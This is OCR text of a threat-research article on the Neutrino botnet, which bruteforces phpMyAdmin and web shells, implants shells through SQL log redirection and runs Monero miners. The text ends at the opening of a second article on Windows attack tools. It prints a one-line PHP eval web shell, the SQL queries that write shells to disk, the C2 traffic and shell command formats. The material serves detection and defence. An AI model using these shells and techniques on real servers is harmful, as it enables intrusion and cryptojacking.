
We will continue to promote this concept, hoping that someday it will force attackers to do something to randomize content lengths. But that's a whole other story.



The method and its implementation
very accurately detect malicious software
and tools hidden by TLS or a custom protocol

Finding Neutrino


Expert Security Center Team



In August 2018, we began to record mass scans of phpMyAdmin systems. Scans were accompanied by bruteforcing of 159 various web shells with the command die(md5(Ch3ck1ng)). This information became the starting point of our investigation. Step by step, we have uncovered the whole chain of events and ultimately discovered a large malware campaign ongoing since 2013. Here we will give the details and the whole story, from start to finish.

We got scanned!

Infected bots from all over the world were randomly scanning IP addresses on the Internet. In doing so, they scanned PT Network Attack Discovery[1] networks and diverse honeypots.



Request as viewed in the PT NAD interface

Scanning happened as follows:

- First, the bot bruteforced the path to phpMyAdmin by moving down a list.
- Once it found phpMyAdmin, the bot started bruteforcing the password for the root account. The dictionary contained about 500 passwords, the first guess of the attackers being "root" (the default password).
- Next, after the password was successfully bruteforced, nothing happened. The bot did not exploit vulnerabilities and did not execute code in any other way.
- In addition to phpMyAdmin, the bot bruteforced paths to web shells, also by moving down a list, and tried executing simple PHP commands. The dictionary contained 159 shell names, and this was the stage that left us wondering the most.

```
Hypertext Transfer Protocol
  POST /test.php HTTP/1.1\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:
  Host:  \r\n
  Content-Length: 25\r\n
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://  /test.php]
  [HTTP request 1/1]
  [Response in frame: 6]
  File Data: 25 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "hello" = "die(md5(Ch3ck1ng));"
```

Request to the web shell with a command. If the response contains a correct MD5 value, the server is infected.

1. PT Network Attack Discovery (PT NAD) is a solution used to detect indicators of network traffic compromise and investigate attacks.

Such scans were noted and described many times in summer 2018 by other researchers (isc.sans.edu/diary/rss/23860). But nobody tried to discover their source and purpose.

To get the answers, we prepared honeypots posing as vulnerable servers. They were phpMyAdmin installations with root:root credentials and web shells responding with the correct MD5 hash. For instance, in the previous screenshot, this was a hash value of 6c87b559084c419dfe0a7c8e688a4239.

After a while, our honeypots brought their first results.

The payload

The honeypot with web shell started to receive commands containing a payload. This payload, for instance, instructed to save a new shell named images.php and execute commands in it:

```
> POST /images.php "a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
< HTTP/1.1 200 OK "Hello, Peppa!"
> POST /images.php "a=just+for+fun&code=JHRpbWUg...500 bytes..."
< HTTP/1.1 200 OK "Hello, Peppa!|Windows NT DESKTOP 5.1 build 2600 +
User:0(SYSTEM)/Group:0(?) + Apache/2.2.9 (Win32) DAV/2 mod_ssl/2.2.9
OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.6 [redacted]|"
> POST /images.php "a=just+for+fun&code=QGluaV9...5500 bytes..."
< HTTP/1.1 200 OK "successsuccesssuccess"
```

After we decoded the base64 commands, it became clear that the first two requests find out the computer's configuration, and the third request executes a PowerShell script to download external components. Base64 commands are transmitted in the "code" parameter. For authorization it uses the SHA1 hash from MD5 parameter "a". For the string "just for fun" the hash will be 49843c6580a0abc8aa4576e6d14afe3d94e3222f; only the last two bytes are checked.

In most cases, the external component is a Monero cryptocurrency miner. In Windows it gets installed in the %TEMP% folder under the name lsass.exe. The miner version may vary. Some versions function without arguments and have a hard-coded wallet address. Most likely, this was done to reduce the risk of detection.

The second potential component is a PowerShell script with DLL library inside. It is downloaded from the server by another PowerShell script. The library code is executed in memory, so it is not stored on disk. The DLL library is responsible for spreading the malware and adding to the botnet.

A similar case, Ghostminer, was already described by researchers from Minerva Labs in March 2018 (bit.ly/2XwjSxO). But it derives from Neutrino, which dates back to 2013. Neutrino is also known as Kasidet. It was previously distributed via emails and various exploit kits. Its functionality changed, but the protocol for communicating with the command and control server and other artifacts remain unchanged. For instance, the string "just for fun" was used for authentication in samples as old as January 2017. Nine reports on Neutrino from 2014 can be found in Malpedia (bit.ly/2VrRJpG). The details of the last report from Minerva Labs enabled us to spot changes in the ways this malware is distributed.

Neutrino

The second component is the one that interests us, because it searches for new hosts to infect.

In addition to scanning for vulnerabilities, Neutrino can execute arbitrary commands and take screenshots

How Neutrino searches for new servers

After a server is infected, the first thing Neutrino does is change such TCP stack parameters as MaxUserPort and TcpFinWait2Delay. This is done to set up the infected host for the fastest scanning possible.

```
sub_13147AF0(
  HKEY_LOCAL_MACHINE,
  "SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters",
  "MaxUserPort",
  4,
  0,
  0xFEu,
  1);
```

Code for changing TCP stack parameters

Next it contacts the command and control (C2) server, which oversees scanning on the infected computer. The C2 server sends a command to check random Internet servers for one of several vulnerabilities. The list of checks in the Neutrino version from October 2018 was rather wide-ranging:

- Search for XAMPP servers with WebDAV
- Search for phpMyAdmin servers potentially vulnerable to CVE-2010-3055 (an error in the setup.php configuration script)
- Search for Cacti's Network Weathermap plugins vulnerable to CVE-2013-2618 (bit.ly/2VoWOPw)
- Search for Oracle WebLogic vulnerable to CVE-2017-10271
- Search for Oracle WebLogic vulnerable to CVE-2018-2628
- Search for IIS 6.0 servers vulnerable to remote code execution via the HTTP PROPFIND method (CVE-2017-7269)
- Search for and exploitation of the infamous hole in Apache Struts2
- Search for exposed Ethereum nodes: in June 2018, attackers were able to steal $20 million in this way (bit.ly/2GAaEKl)
- Bruteforcing the "sa" account in Microsoft SQL: after successful bruteforcing, Neutrino tries to execute code via xp_cmdshell
- Search for phpMyAdmin installations without credentials
- Bruteforcing phpMyAdmin installations with credentials
- Extensive logic for searching for listed PHP web shells

Modules that appeared after the Minerva Labs report are shown in green. The last item on this list, the search for web shells, is the one responsible for the scans that caused us to start our investigation. The list included 159 addresses with unique parameters. For example:

- wuwu11.php:h
- weixiao.php:weixiao
- qwq.php:c

```
snprintf(&Str, 0x400u, "%s=%s", v10, "die(@md5(D3c3mb3r))");
if ( !strcmp(v5[1], "Arui") )
  snprintf(&Str, 0x400u, "d=Assert&%s=%s", v5[1], "die(@md5(D3c3mb3r))");
```

Code responsible for web shell scanning

The preceding screenshot illustrates the relevant Neutrino code.

In addition to scanning for vulnerabilities, Neutrino can execute arbitrary commands and take screenshots. In the version from December 2018, the authors added three more modules:

- Search for exposed Hadoop servers
- Bruteforcing credentials for TomCat servers
- Search for JSP shells from a list

We have seen the names of these JSP shells before in the JexBoss (github.com/joaomatosf/jexboss) and JBoss worm (bit.ly/2UeM9H9).

While studying this botnet, we have seen it change behavior several times. The first scans in summer contained the "Ch3ck1ng" check, but now have moved on to "F3bru4ry". These strings are stored inside the Neutrino module in static form. This indicates an update to Neutrino. For instance, the C2 address changed or a new module was added.

C2 communication

Data exchange between the Neutrino bot and C2 server is encoded in base64. The Cookie and Referer headers are always the same, and serve for authorization.

```
POST /prlog/Tunnel.php HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.8
Content-Type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Referer: https://www.apple.com/
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Host: 113.98.240.239
Content-Length: 163
Connection: Close

msg=Y21kJkM4NTVGQUEyJlNFUlZFUk9OTElORSA6IFNZU1RFTSZXaW4yMDA4IFIyICg2NC1iaXQpIDogMioxLjg3R0h
```

```
HTTP/1.1 502 Gateway Error
Date: Wed, 12 Dec 2018 14:28:44 GMT
Server: Apache/2.2.21 (Win32) PHP/5.3.10
X-Powered-By: PHP/5.3.10
Expire: -1
Cache-Control: no-store,private,post-check=0,pre-check=0,max-age=0
Prama: no-cache
Content-Length: 88
Connection: close
Content-Type: text/plain

1521003310 Rate 10#1521814847 PMAFind Random#
502 Gateway Error
<!---MTUyMTAwMzMxMCBSYXRlIDEwIzE1MjE4MTQ4NDcgUE1BRmluZCBSYW5kb20j--->
```

Exchange of commands between Neutrino bot and C2 server

In the very beginning, the bot checks the C2 connection with a simple pair of messages: Enter–Success. Next it checks in by sending brief information on the system. This request is shown in the previous screenshot. The request provides data on RAM, CPU, and username. The serial number of the volume containing the system partition is used as a unique host-specific ID. The C2 server responds with a new task for the host. This could be a search for new vulnerable hosts or execution of commands. For instance, the PMAFind command (in the screenshot) initiates a search for servers containing phpMyAdmin, Hadoop, Tomcat, listed shells, and WebDAV.

If Neutrino finds a vulnerable server, by bruteforcing the password for phpMyAdmin, for example, it informs the C2 server. Data is exchanged with base64 encoding. For example:

```
PMAFind&XXXXXXXX&TaskId&[Crack:PMA] root/root&http://11.22.33.44/
phpmyadmin/index.php
```

Miner

Unlike the Neutrino module, the miner is stored on the disk and starts automatically. This is controlled by a service named "Remote Procedure Call (RPC) Remote" or the WindowsUpdate task, which run the PowerShell code. This code is stored in the EnCommand field of the WMI space root\cimv2:PowerShell_Command. The executable file of the miner itself occupies the nearby EnMiner field. For operation, Neutrino and the miner write to certain fields of the same space, such as process ID (PID) and version number.

```
$WmiName = 'root\cimv2:PowerShell_Command'
$Wmi = New-Object Management.ManagementClass($WmiName)
$Wmi.SetPropertyValue('nPId',$PId)
```

The script from the EnCommand field launches EnMiner in several steps:

1. The KillFake function kills processes that imitate standard ones. One such process could be explorer.exe, if it is run from a place other than %WINDIR%. The function then deletes them from disk.
2. KillService stops and removes services whose names match the preset mask.
3. Killer removes services, tasks, and processes by a list of names or by launch arguments.
4. The Scanner function checks the content of each launched process and deletes any that contain strings typical of cryptocurrency miners.
5. The lsass.exe miner is saved in the %TEMP% folder and launched.

To generalize, the KillFake, KillService, Killer, and Scanner functions are responsible for getting rid of Neutrino's competitors. They will be described later on in this article. An example of the EnCommand script is available at pastebin.com/bvkUU56w.

Addresses of XMR wallets vary from sample to sample. On average, each address got 10–40 XMR. The first transactions started in December 2017. But some hosts were taken over by other malware. For instance, the address 41xDYg86Zug9dwbJ3ysuyWMF7R6Un-2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2 received 1 XMR a day starting February 2018, for a total of 346 XMR. The same address is mentioned in a June 2018 report from Palo Alto Networks ("The Rise of Cryptocurrency Miners"). The report describes the surge of malicious cryptocurrency mining. As of June 2018, such miners' estimated haul was $175 million, or five percent of total Monero coins in circulation.

My php, your admin

Because the Neutrino bot itself does not exploit vulnerabilities, but only collects a list of servers, the infection mechanism remained unclear. Our bait consisting of a phpMyAdmin server with default account shed some light on the matter. We watched in real time as our server was attacked and got infected.

phpMyAdmin infection process

Infection took place in several stages:

1. First was login to phpMyAdmin. The credentials had been guessed earlier during scanning.

2. Some reconnaissance. The attacker requests phpinfo scripts at different paths.

3. The phpMyAdmin interface allows making SQL queries to a database. The attacker sends the following queries:

```
select '' into outfile ''

SELECT "<?php … ; ?>" INTO OUTFILE "/home/wwwroot/default/images.php"
```

The content of "select" is then saved to disk. The following queries serve in case of an error:

```
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = '/home/wwwroot/default/images.php'
SET GLOBAL general_log = 'ON'
SELECT "<?php ... ?>"
SET GLOBAL general_log = 'OFF'
SET GLOBAL general_log_file = 'MySQL.log'
```

4. And finally, some queries that we are familiar with already:

```
POST /images.php "a=just+for+fun&code=ZGllKCJIZWxsbywgUGVwcGEhIik7"
```

An automatic script was written to hack phpMyAdmin. It tries using one of two mechanisms:

- SELECT INTO OUTFILE writes the content of the query to disk.
- The log file is piped to a PHP script with the help of MySQL variables.

The first method is well known, and it usually fails, because of the --secure-file-priv option. But we had not seen the second method before. Usually MySQL does not allow piping a log file outside of the @@datadir variable, but this was possible in an installation from the phpStudy package. This second method was what made Neutrino "popular" on phpMyAdmin servers. The web shell content will be different for the two infection methods.

This is what the web shell response looks like when created by the second method (piping of MySQL log):

```
C:\phpStudy\MySQL\bin\mysqld.exe, Version: 5.5.53 (MySQL Community Server
(GPL)). started with:
TCP Port: 3306, Named Pipe: MySQL
Time                 Id Command    Argument
181025 23:35:48
               244 Query    SHOW GLOBAL VARIABLES
                            WHERE Variable_name="general_log"
               244 Quit
181025 23:36:50
               246 Connect   root@localhost on
               246 Query     SET CHARACTER SET 'utf8mb4'
               246 Query     SET collation_connection =
                            'utf8mb4_unicode_ci'
               246 Init DB   mysql
               246 Query     SET GLOBAL general_log_file
                            = 'C:\\phpStudy\\WWW\\roots.php'
               246 Quit
```

To our delight, the log contains actual dates. They can be found in responses from some images.php shells, which allowed us to determine the actual time they were implanted. This is important, because the sent commands sometimes include the following:

```
time = @strtotime("2015-07-16 17:32:32");
@touch($_SERVER["SCRIPT_FILENAME"],$time,$time);
```

Where $_SERVER[SCRIPT_FILENAME] contains "images.php". This command changes the date of the most recent modification of the file to July 16, 2015. Likely this is a (futile) attempt to complicate analysis of the Neutrino campaign Based on the content of some shells, it is possible to determine the dates of shell creation.

The second malware campaign


Surprisingly, we captured a record of images.php but also wuwu11.php, which had the body `<?php @eval($_POST[h])?>`. Infection occurred with a similar mechanism. However, there were some interesting differences:

- SQL queries were not sent all at once, but one at a time.
- The content of the web shells is completely different; wuwu11.php does not require authorization.
- The payload is different, too. Those who wrote wuwu11 and others implanted Trojan. Downloader to chain-download malware, but not the miner.

The difference in infection methods and shell bruteforcing in Neutrino itself indicate the existence of two simultaneous malware campaigns. Neutrino is mining cryptocurrency, while the second campaign downloads malware.

We analyzed the dates when shells were created on the infected hosts, thanks to which we determined with certainty which came first. The first shells with the self-explanatory name "test.php" date back to 2013, while "db__.init", "db_session.init", and "db.init" started

showing up in 2014. Neutrino started infecting phpMyAdmin servers in January 2018 by means of vulnerabilities or competitor shells. The peak of Neutrino activity was in summer 2018. The following graph demonstrates the creation dates of Neutrino shells and of the competitor.



Botnet structure

As we learned, the Neutrino botnet has a clear division of labor among infected hosts. Some mine cryptocurrency and scan the Internet, while others act as proxy servers. The Gost utility on port 1443 is used for proxying. The shell on such hosts is named image.php (with no "s" at the end).

```
svchost.eXe 1388 SYSTEM C:\Windows\System\svchost.exe  -L=https://
GoST:GoST@:1443
```

Such proxy hosts are few. They are used to implant images.php on vulnerable servers found previously, as well as to send out commands, primarily for removing competitors from hosts and launching cryptominers. Commands are sent at a rate of up to 1,000 unique IPs per hour.

In most cases, connections to proxy port 1443 originate from subnets of ChinaNet Henan Province Network (1.192.0.0/13, 171.8.0.0/13 123.101.0.0/16, 123.52.0.0/14, and others).

Now that we know the structure of the malware campaigns, we can scan the Internet for their shells and estimate the size of the botnet.

Scanning the Internet

As mentioned already, the images.php web shell is implanted in the root WWW directory. Its presence and the HTTP response are clear indicators of infection. To estimate the size of the botnet, we need to send a query to images.php on all web servers on the Internet. A list of servers with port 80 is readily available at scans.io. (Censys scans the Internet and updates the list weekly.) It contains 65 million web servers, and we sent the query "GET /images.php" to each. We got a positive response from about 5,000 servers, which is only a portion of the botnet. Our honeypots were regularly scanned from new, previously unidentified IP addresses.

Botnet composition

So what, and who, are all these servers? Shodan can help us find the answer. More than half of the servers return Win32 or Win64 in the "Server" header.

Note the Server header: Apache on Windows

According to Shodan, the share of Windows among Apache servers is less than four percent. So the abnormally high number of Windows systems in our results must be caused by specific software. True enough, some servers return the following start page:


phpStudy, main page

phpStudy is an integrated learning environment popular not only in China. In a single click it installs the Apache web server, MySQL database, PHP interpreter, and phpMyAdmin panel. It also has several configurations for Windows and Linux. The latest version of php-Study 2017 from the official site is still vulnerable to log file piping. You can verify this for yourself.

The vulnerability in phpStudy is not the only major source of bots. The scan revealed over 20,000 servers vulnerable to CVE-2010-3055. This is also a vulnerability in phpMyAdmin, but related to the setup.php configuration script. The botnet sends them POST queries that contain malicious configurations. Next, in terms of bot sources, come servers with Cacti's Network Weathermap (CVE-2013-2618) and XAMPP with exposed WebDAV.

Hackers found a use even for phpMyAdmin panels that are patched but have weak passwords. A common technique for monetization is to export the database to an attacker-controlled hard drive, delete the database from the phpMyAdmin, and leave a ransom message.

Most likely, this has nothing to do with the Neutrino campaign.



id	warning	Bitcoin_Address	Email
1	To recover your lost data : Send 0.04 BTC to our B...	1MuHsTiKnUWBo8tnkJoooUZhD3cn5GZEqM	dbrecovery@pm.me

Exchange of commands between Neutrino bot and C2 server

Conclusions

In 2018, Neutrino development continued its march forward. The malware used to be distributed via email attachments and exploit kits, but in 2018 it debuted as a botnet.

Now Neutrino scans are among the top three senders of queries to our honeypots. These "leaders" are bruteforcing of admin panels, shell bruteforcing, and exploitation of vulnerabilities. By scanning for over ten vulnerabilities and competitors' shells, Neutrino has assembled tens of thousands of bots. Most of those are Windows systems running phpStudy, which Neutrino uses to mine Monero. Checks for new exploits are regularly added to its code. The same day when an exploit for ThinkPHP (bit.ly/2IKAyhu), was published, we spotted a new version of Neutrino.

But the malware behaves in a careful way. First it finds vulnerable servers and then, after a while, selectively infects them with the images.php shell. It uses a number of ways to hide:

- Executing code from memory.
- Checking the shell in several stages before executing code.
- Placing C2 on infected servers.

We can detect its presence based on specific network requests. At Positive Technologies, we develop detection rules for network attacks. The rules are similar to antivirus signatures, but they check network traffic. We started this article by describing how PT NAD found strange requests based on some tell-tale attributes. Specifically, these were bruteforcing of phpMyAdmin and shells.

Even though in the example the Neutrino bot was unsuccessful, our rules will detect exploitation of any vulnerability or server infection. We have published some of our rules on GitHub (bit.ly/2IL3R3F).

To protect servers from Neutrino infection, we recommend that administrators check the password for the root account in phpMyAdmin, as well as make sure to patch services and install the latest updates

Remember, Neutrino is regularly updated with new exploits

Analyzing tools used in Windows infrastructure attacks

Expert Security Center Team

The number of attacks against the Windows-dominated corporate sector is growing each year. In 2017–2018, APT Dragonfly, APT28, and APT MuddyWater attacked government and military organizations in Europe, North America, and Saudi Arabia. The groups used Impacket, CrackMapExec, and Koadic. The source code of all three tools is available on GitHub. They are used after the target network has already been penetrated, in order to develop an attack inside the infrastructure. Malefactors use them at the early stages of an attack after breaching the perimeter. The tools have various key functions, such as transferring files, interacting with the registry, and executing remote commands. So we took a look at these tools used in Windows infrastructure attacks.

Our objectives were to:

- Determine the attack targets.
